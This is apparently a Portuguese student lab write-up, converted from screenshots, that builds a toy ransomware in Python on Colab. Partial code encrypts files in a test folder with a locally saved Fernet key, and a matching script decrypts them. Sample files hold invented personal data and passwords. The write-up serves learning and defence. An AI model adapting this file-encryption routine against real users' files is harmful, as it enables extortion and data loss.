


Simulando um malware de captura de dados simples em python e aprendendo a se proteger

-Feito no Collab

PRIMEIRA PARTE DO PROJETO:

- Criar a pasta Malware
- Criar subpasta test_files com dois arquivos .txt
- Criar arquivo: **ransomware.py**



The screenshot shows a JupyterLab environment with three tabs: `ransomware.py`, `dados_confidenciais.txt`, and `senhas.txt`. The `ransomware.py` tab is active, displaying the following Python code:

```
1 from cryptography.fernet import Fernet
2 import os
3
4 # 1 Gerar uma chave de criptografia e salvar
5 def gerar_chave():
6     chave = Fernet.generate_key()
7     with open("chave.key", "wb") as chave_file:
8         chave_file.write(chave)
9
10 # 2 Carregar a chave salva
11 def carregar_chave():
12     return open("chave.key", "rb").read()
13
14 # 3 Criptografar um único arquivo
15 def criptografar_arquivo(arquivo, chave):
16     f = Fernet(chave)
17     with open(arquivo, "rb") as file:
18         dados = file.read()
19     dados_encryptados = f.encrypt(dados)
20     with open(arquivo, "wb") as file:
21         file.write(dados_encryptados)
22
23 # 4 Encontrar arquivos para criptografar
24 def encontrar_arquivos(diretorio):
25     lista = []
```

On the left, a terminal window shows the execution of the script:


```
#instalar bibliotecas
!pip install cryptography

Requirement already satisfied: cryptography in /...
Requirement already satisfied: cffi-1.12 in /...
Requirement already satisfied: pycparser in /...

#RODAR PARA CRIPTOGRAFAR
!python ransomware.py

... Ransomware running! Encrypted file.
```

Scrip em Python já criptografado



The screenshot shows a JupyterLab environment with two tabs: `dados_confidenciais.txt` and `ransomware.py`. The `dados_confidenciais.txt` tab is active, displaying a long string of encrypted data:


```
1 gAAAAABpK5QR1k3DVdI4-AIPr0T7HIXiYV27ov9_CyE9B0L795MfFru2A1
```

The `ransomware.py` tab is also active, displaying a long string of encrypted data:

```
1 gAAAAABpK5QRHnNR87SBEmojzGR5DNLKncuFQvBcbj1nky1aV-WntaRsg'
```

SEGUNDA PARTE DO PROJETO:

- Criar arquivo **descriptografar.py**



The screenshot shows a JupyterLab environment with several tabs: `ransomware.py`, `descriptografar.py`, `dados_confidenciais.txt`, and `senhas.txt`. The `descriptografar.py` tab is active, displaying the following Python code:

```
1 from cryptography.fernet import Fernet
2 import os
3
4 def carregar_chave():
5     return open("chave.key", "rb").read()
6
7 def descriptografar_arquivo(arquivo, chave):
8     f = Fernet(chave)
9     with open(arquivo, "rb") as file:
10         dados = file.read()
```

On the left, a file explorer shows the directory structure:

- Malware
 - test_files
 - dados_confidenciais.txt
 - senhas.txt
 - LEIA ISSO.txt
 - chave.key
 - descriptografar.py
 - ransomware.py
- sample_data

The `dados_confidenciais.txt` tab is also active, displaying the decrypted data:

```
1 Nome: João Silva Teixeira
2 Nascimento: 18/05/1999
3 Tipo Sanguineo: O+
4 Altura: 1.89m
5 Peso: 78.50
6 CPF: 844.588.353-00
```

The `senhas.txt` tab is also active, displaying the decrypted data:

```
1 Senha Itaú: 180599
2 Senha Instagram: jsl1805
3 Senha Gmail: JoaoTeixeira180519
```